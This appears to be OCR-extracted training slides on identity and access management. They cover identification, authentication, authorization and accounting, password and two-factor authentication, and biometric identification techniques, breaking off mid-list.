Rule-based Authorization
Attribute-based Authorization
Remote Authorization
IAM
Enterprise Directory Service
Directory Services
Data Synchronization
Meta Directory
Virtual Directory
User Management
Delegated Administration
User & Role Management
Provisioning
Password Management
Self Service
Compliance Auditing
Identity Management



User Identification, Authentication, Authorization, and Accounting


Identification	A method to ensure that an **individual holds a valid identity** (E.g., username, account number, or other identifying data)
Authentication	Involves validating the **identity of an individual** (E.g., password, PIN, or other method)
Authorization	Involves **controlling an individual's access** of information for (E.g., a user can read the file but cannot overwrite or delete it)
Accounting	A method of keeping **track** of **user actions** on the network. It keeps track of the who, when, how of user access to the network. It helps to identify authorized and unauthorized actions

Notes:



Types of Authentication: Password Authentication


1. Password Authentication uses a **combination** of username and password to authenticate network users
2. The password is checked against a **database** and allows access, if it matches
3. Password authentication can be vulnerable to **password cracking attacks** such as brute force or dictionary attacks



Types of Authentication: Two-factor Authentication

1. Two-factor authentication involves using two different authentication factors out of a possible three (a knowledge factor, a possession factor, and an inherence factor) to verify the **identity of an individual** in order to enhance **security in authentication systems**
2. **Combinations of two-factor authentication**: password and smartcard or token, password and biometrics, password and OTP, smartcard or token and biometrics, or other combinations
3. Inherence factor (biometric authentication) is the best companion of two-factor authentication as it is considered to be the **hardest to forge** or **spoof**
4. The **most widely used physical or behavioral characteristics to establish or verify an identity** include fingerprints, palm pattern, voice or face pattern, iris features, keyboard dynamics, and signature dynamics, among others

Notes:



Types of Authentication: Biometrics

- Biometrics refers to the **identification of individuals** based on their physical characteristics

Biometric Identification Techniques

Fingerprinting

- **Ridges** and **furrows** on the surface of the fingertip, which are individually **unique**

Retinal Scanning

- **Analyzes** the layer of blood vessels at the back of their eyes

Iris Scanning

- Analyzes the colored part of the eye

Vein Structure Recognition

